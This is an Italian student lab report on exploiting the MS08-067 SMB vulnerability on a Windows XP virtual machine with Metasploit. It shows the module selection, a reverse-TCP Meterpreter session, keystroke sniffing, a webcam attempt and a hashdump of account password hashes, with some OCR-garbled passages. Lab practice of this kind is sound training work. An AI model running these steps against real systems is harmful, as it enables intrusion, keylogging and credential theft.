Report Esercizio

W17-D2



Redatto da Andrea Sciattella

12/06/2024

TRACCIA

Hacking MS08-067

Esercizio Hacking Windows XP Sulla base della teoria, viene richiesto alla studente di ottenere una sessione di Meterpreter sul target Windows XP sfruttando con Metasploit la vulnerabilità MS08-067.

Una volta ottenuta la sessione, lo studente dovrà:

- Recuperare uno screenshot tramite la sessione Meterpreter Individuare la presenza o meno di Webcam sulla macchina Windows XP
- Accedere a webcam/fare dump della tastiera/provare altro

SVOLGIMENTO HACKING MS08-067

Prepariamo prima il laboratorio virtuale con 2 macchine virtuali:

Kali Linux (IP: 192.168.1.111)
 Windows XP (IP: 192.168.1.113)

• Verifichiamo la connettività tra le macchine con il comando "Ping":

```
eth0: flags=4163<UP, BROADCAST, RUNNING, MULTICAST> mtu 1500
         inet 192.168.1.111 netmask 255.255.255.0 broadcast 192.168.1.255
         inet6 fe80::6455:7a25:22e:cb30 prefixlen 64 scopeid 0×20<link>
         ether 08:00:27:21:b1:d0 txqueuelen 1000 (Ethernet)
         RX packets 41 bytes 6065 (5.9 KiB)
         RX errors 0 dropped 0 overruns 0 frame 0
TX packets 30 bytes 3434 (3.3 K<u>i</u>B)
         TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
         inet 10.0.3.15 netmask 255.255.255.0 broadcast 10.0.3.255
         inet6 fe80::c7d:bf90:235e:1909 prefixlen 64 scopeid 0×20<link>
         ether 08:00:27:88:9e:52 txqueuelen 1000 (Ethernet)
RX packets 1 bytes 590 (590.0 B)
         RX errors 0 dropped 0 overruns 0 frame 0
TX packets 25 bytes 3214 (3.1 KiB)
         TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
         inet 127.0.0.1 netmask 255.0.0.0
         inet6 ::1 prefixlen 128 scopeid 0×10<host>
         loop txqueuelen 1000 (Local Loopback)
         RX packets 4 bytes 240 (240.0 B)
         RX errors 0 dropped 0 overruns 0 frame 0
         TX packets 4 bytes 240 (240.0 B)
         TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
 ___(kali⊛ kali)-[~]
$ ping 192.168.1.113 -c 3
PING 192.168.1.113 (192.168.1.113) 56(84) bytes of data.
64 bytes from 192.168.1.113: icmp_seq=1 ttl=128 time=0.735 ms
64 bytes from 192.168.1.113: icmp_seq=2 ttl=128 time=1.61 ms
64 bytes from 192.168.1.113: icmp_seq=3 ttl=128 time=1.79 ms

    192.168.1.113 ping statistics -

3 packets transmitted, 3 received, 0% packet loss, time 2043ms
rtt min/avg/max/mdev = 0.735/1.380/1.792/0.461 ms
```

• Ora possiamo accedere al framework di metasploit per elaborare il nostro exploit tramite "*msfconsole*".

 Attiviamo la ricerca del nostro exploit tramite il comando "search", e andiamo a cercare la vulnerabilità "MS08-067".

```
msf6 > search MS08-06
```

• Come risultato avremo le diverse opzioni e versioni della vulnerabilità di sistema:

```
| Larget: Windows XP SP3 Chinese - Simplified (NX) | SP3 Chinese - Simplified (NX) | SP3 Chinese - Simplified (NX) | SP3 Chinese - Traditional (NX) | SP3 Chinese - Simplified (NX) | SP3 Chinese - Traditional (NX) | SP3 Chinese - Tr
```

 Noi andremo a selezionare il modulo 46, per la versione "Windows XP SP3 Italian" data la configurazione ITALIANA della ISO scaricata.

```
msf6 > use 46
[*] Additionally setting TARGET ⇒ Windows XP SP3 Italian (NX)
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```

 In automatico si setterà il payload meterpreter di windows con una connessione reverse TCP.

```
msf6 exploit(
Module options (exploit/windows/smb/ms08 067 netapi):
            Current Setting Required Description
   Name
                                       The target host(s), see https://docs.metasploit.com/
   RHOSTS
                             ves
                                       t/basics/using-metasploit.html
                                       The SMB service port (TCP)
The pipe name to use (BROWSER, SRVSVC)
   RPORT
            445
   SMBPIPE BROWSER
                             ves
Payload options (windows/meterpreter/reverse_tcp):
             Current Setting Required Description
                                        Exit technique (Accepted: '', seh, thread, process,
   EXITFUNC thread
                                         The listen address (an interface may be specified)
   LHOST
             192.168.1.111
                              yes
                                        The listen port
   LPORT
             4444
Exploit target:
   Id Name
   45 Windows XP SP3 Italian (NX)
View the full module info with the info, or info -d command.
msf6 exploit()
rhosts ⇒ 192.168.1.113
```

• Usiamo il comando "*show options*" per verificare le condizioni richieste dal modulo, ed andiamo a settare il "*RHOST*" con l'indirizzo IP di Windows XP. La porta di default **445** è settata correttamente e non necessità di cambio.

```
msf6 exploit(windows/smb/ms08_067_notapi) > exploit

[*] Started reverse TCP handler on 192.168.1.111:4444

[*] 192.168.1.113:445 - Attempting to trigger the vulnerability...

[*] Sending stage (176198 bytes) to 192.168.1.113

[*] Meterpreter session 1 opened (192.168.1.111:4444 → 192.168.1.113:1034) at 2024-06-14 09:40:57 -0400


meterpreter > ■
```

• Eseguiamo il tutto con "*exploit*" e... fatto! La sessione Meterpreter è stata aperta correttamente, siamo dentro la macchina TARGET. Da qui in poi, andremo a raccogliere informazioni riguardanti l'host colpito, tramite i semplici comandi proposti dal *modulo Meterpreter*.

• Il primo comando che andremo ad utilizzare è "*Ifconfig*" per verificare le impostazioni di rete della macchina.

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > ifconfig
Interface 1
             : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
            : 1520
MTU
IPv4 Address : 127.0.0.1
Interface 2
             : Scheda server Intel(R) PRO/1000 Gigabit - Miniport dell'Utilit♦ di pianificazione pacchetti
Name
Hardware MAC : 08:00:27:38:39:6f
MTU
             : 1500
IPv4 Address : 192.168.1.113
IPv4 Netmask : 255.255.255.0
```

 Ora proviamo il comando "route" per stampare a schermo le tabelle di routing di Windows.



 Proviamo anche ad utilizzare il comando per stabilire una connessione con la webcame del dispositivo tramite "webcam stream".

```
meterpreter > webcam_
webcam_chat webcam_list webcam_snap webcam_stream
meterpreter > webcam_stream
l-| Target does not have a webcam
meterpreter >
```

• Purtroppo al dispositivo non è connessa nessuna webcam, quindi il comando non è riuscito a stabilire alcuna connessione.

• Un altro comando molto utilite, è "*hashdump*" che ci permette di raccogliere le password del sistema e degli utenti presenti nel dispositivo in forma di hash.

```
meterpreter > hashdump
Administrator:500:093d215dfa460b35aad3b435b51404ee:c6da79f31da5477d4bbe71c0fa610cf0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:ea045331191ce593c1a9327a4ff33a0e:2a2c7dcbec347b3ffe0f785ed9e03dd2:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:41852d349fe734b5e758030b2a004a99:::
```

In questo modo abbiamo mostrato quanto è facile prendere il controllo di un dispositivo con un sistema operativo retrodatato considerato "legacy" tramite un semplice exploit già settato sul framework di Metasploit.